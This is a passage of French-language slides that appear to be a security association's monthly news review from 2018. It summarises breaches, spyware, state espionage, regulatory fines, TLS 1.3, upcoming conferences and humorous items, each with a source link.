  - sauvegarde d'une base de données de 2007 ;
  - code source de l'application, journaux internes, fichiers de configurations, ...

https://www.reddit.com/r/announcements/comments/93qnm5/we_had_a_security_incident_heres_what_you_need_to/

Piratages, Malwares, spam, fraudes et DDoS

Sites piratés

Amnesty International

- Piratage d'un employé par le groupe israelien NSO Group via Whatsapp
- lié à Pegasus, réseau de 600 domaines suspects et ayant touchés 175 cibles dans le monde
- Découvert par Citizenlabs

https://securityaffairs.co/wordpress/74974/malware/amnesty-international-surveillance.html

Piratages, Malwares, spam, fraudes et DDoS

Espionnage

6 sites visant à influencer les prochaines élections fermés par Microsoft

- Fancy Bear, APT russe visant à manipuler les élections de mi mandat aux états unis
- spear phishing sur les hommes politiques
- Microsoft n'a aucune information sur les cibles ni si les attaques ont fonctionnée

https://www.zdnet.com/article/microsoft-weve-just-messed-up-russian-plans-to-attack-us-2018-midterm-elections/

Piratages, Malwares, spam, fraudes et DDoS

Fuites de données

130 millions de données de Chinois en vente

- Provenant des données d'hotel (n° carte d'identité, nom, prénom, mail, n° de tel…)
- Une équipe de développement a publié la base sur Github
  - Base récupérée et mise en vente

https://www.bleepingcomputer.com/news/security/data-of-130-million-chinese-hotel-chain-guests-sold-on-dark-web-forum/

Exposition de 281 Go de photos/vidéos d'enfants, venant du logiciel espion Family Orbit


- Logiciel de ~~contrôle parental~~ espion pour smartphone et ordinateur
- Stockage des données collectées sur les serveurs de Family Orbit
- Dont les écrans des développeurs avec des mots de passe
- Accessible librement sur des conteneurs chez Rackspace (~S3)

https://motherboard.vice.com/en_us/article/ywk8gy/spyware-family-orbit-children-photos-data-breach

Vol de 13,5 millions de dollars à la banque Cosmos en Inde

- malware installé sur un serveur ATM, 14 849 transactions réalisés en 2 heures menant au vol de 11,5 millions de dollars
- transfert de 2 millions à une société à HK à travers des transactions illégales sur le réseau SWIFT

https://securityboulevard.com/2018/08/indian-cosmos-bank-malware-attack-ends-with-theft-of-13-5-million/



Nouveautés, outils et techniques

Crypto et Divers

Divers

La version 1.3 de TLS finalisée par l'IETF

- un seul "aller-retour" désormais nécessaire pour établir une connexion entre un client et un serveur, réduisant le temps de mise en place de moitié.
- les méthodes de chiffrement considérées obsolètes ont été supprimées afin d'éviter des erreurs de configuration

https://tools.ietf.org/html/rfc8446

Veracrypt 1.23

- Support de EFI SecureBoot
- Enfin une vraie solution concurrente de Bitlocker

https://sourceforge.net/projects/veracrypt/files/VeraCrypt%20Nightly%20Builds/

Business et Politique

Business

France

Acquisition de NES par Serma

http://www.vipress.net/deux-acquisitions-pour-le-groupe-serma/

Business

International

Perte de ~200 millions de dollars pour la société TSMC

- fournisseur de puces pour Apple, Qualcom, Nvidia, AMD, etc.
- un virus aurait supprimé le contenu des disques de nombreux systèmes

https://www.securityweek.com/malware-hits-plants-chip-giant-tsmc

Droit / Politique

France

Fidzup et Teemo mises en demeure par la CNIL

- géolocalisation et du ciblage publicitaire
- La CNIL imposent de modifier leurs méthodes de collecte en demandant explicitement l'acceptation du client
  - Mais personne n'acceptera

https://www.cnil.fr/fr/applications-mobiles-mises-en-demeure-absence-de-consentement-geolocalisation-ciblage-publicitaire

3 mois après GDPR : +56% de plaintes à la CNIL

- Passage de 1780 à 2770 plaintes

https://www.nextinpact.com/news/106999-en-100-jours-rgpd-explosion-plaintes-a-cnil.htm

Droit / Politique
International

Whois vs GDPR

- Les USA (ICANN+NTIA) essaient de trouver un contournement

  https://www.nextinpact.com/news/106972-whois-brouillon-loi-americaine-pour-raboter-protection-rgpd.htm

Les bitcoins de Ross Ulbricht (SilkRoad) transférés sur divers comptes

- Des transferts, découpés en plus petits transfers, eux-même découpés...

  https://www.reddit.com/r/CryptoCurrency/comments/9cf4j3/silkroad_wallet_with_1_bn_in_bitcoin_on_the_move/

Dailymotion sanctionné par la CNIL

- 50 000€ d'amende pour une sécurisation insuffisante des données des utilisateurs inscrits
- suite à un incident en décembre 2016 menant au vol de données de 82 millions d'adresses email et de leur mot de passe chiffré
- incident provenant de la publication d'un compte administrateur sur Github

  https://www.cnil.fr/fr/dailymotion-sanction-de-50000eu-pour-une-atteinte-la-securite-des-donnees-des-utilisateurs

PCI-DSS, TrustWave poursuivi par une assurance

- Suite au piratage de Heartland Payment Systems en 2008 par quatre Russes et un Ukrainien
- Les assureurs Lexington Insurance Co. et Beazley Insurance Co. attaquent TrustWave et demandent un dédommagement de $30 millions

  https://courtlink.lexisnexis.com/cookcounty/FindDock.aspx?DocketKey=CABI0L0AAGHCF0LD

Droit / Politique

International

Europe inflige une amende à Google de 4,34 milliards d'euros

- Pour abus de position dominante afin d'imposer en imposant son service de recherche sur Android
- Après une amende de 2,42 milliards d'euros en juin 2017

https://www.nextinpact.com/news/106875-abus-position-dominante-bruxelles-inflige-43-milliards-deuros-damende-a-google.htm

Conférences


Conférences

Passées

- BlackHat - 4 au 9 août 2018
- BSides LasVegas - 7 & 8 août 2018
- DEFCON - 9 au 12 août 2018

A venir

- BruCON - 1er au 5 octobre 2018
- Assises de la sécurité - 10 au 13 octobre 2018
- Hack.lu - 16 au 18 octobre
- Sigseg 1.0 - 1er décembre 2018 à Paris
- Botconf - 5 au 7 décembre 2018 à Toulouse



Divers / Trolls velus

Divers / Trolls velus

Top 100 MSRC 2018

- Toujours beaucoup de gens de chez Google
- Deux Chinois dans le top 3 (et c'est sans doute la dernière année)
- James Forshaw n'est plus premier

https://blogs.technet.microsoft.com/msrc/2018/08/08/microsofts-top-100-security-researchers-black-hat-2018-edition/

Divers / Trolls velus

Pwnie Awards

- Meilleur bug serveur: les Vulnérabilités Intel Management Engine AMT
  - Nominé : Matias Soler, Fabien Perigaud, Alexandre Gazet et Joffrey Czarny pour iLo4
- Pire réponse d'un éditeur : Bitfi
  - Tweets mémorables : pas de sécu matérielle, une prime de $250k non payée, "rooter n'est pas hacker"...
  - Les tweet ont été supprimé

https://www.bankinfosecurity.com/blogs/bitfi-gets-pwnies-award-for-lamest-vendor-response-p-2648

https://pwnies.com/winners/

Carrefour lance la blockchain du poulet

- Une blockchain centralisée (!!?) pour la traçabilité de ses poulets

https://www.lsa-conso.fr/tracabilite-carrefour-lance-sa-blockchain-du-poulet,282551

Le PSG se dote de sa propre cryptomonnaie

- permettra aux utilisateurs de répondre à des questions non décisive pour la gestion du club (lieu d'organisation d'un match amical, choix du maillot pour la saison prochaine, etc.)


https://www.capital.fr/entreprises-marches/le-psg-va-lancer-sa-propre-cryptomonnaie-1306351

Divers / Trolls velus

Rudologie

- Ecole universitaire de management de Lille
- découverte de données sensibles dans la benne à ordure
  - les candidatures d'élèves, des RIB, des photocopies de cartes d'identité


https://www.zataz.com/fuite-de-donnees-lille-rudologie/




Divers / Trolls velus

Brizzly, un nouveau genre de réseau social...

http://brizzly.com/






Divers / Trolls velus

Linux ne fait pas confiance au PGNR du CPU

- Et propose une option de protection

  https://twitter.com/fpietrosanti/status/1034022040704102401/photo/1



Infauxsec News, le gorafi de la sécurité

- “Il dit « Crypter » au lieu de « Chiffrer » et se fait tabasser”
- “Il fabriquait de faux bitcoins avec une imprimante 3d“

  https://infauxsec.github.io/

Prochains rendez-vous de l’OSSIR

Prochaine réunion

- Mardi 9 octobre 2018

After Work

- Mardi 25 septembre 2018

  Le Maximilien

  28 boulevard Diderot

  75012 Paris

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?

- Contactez-nous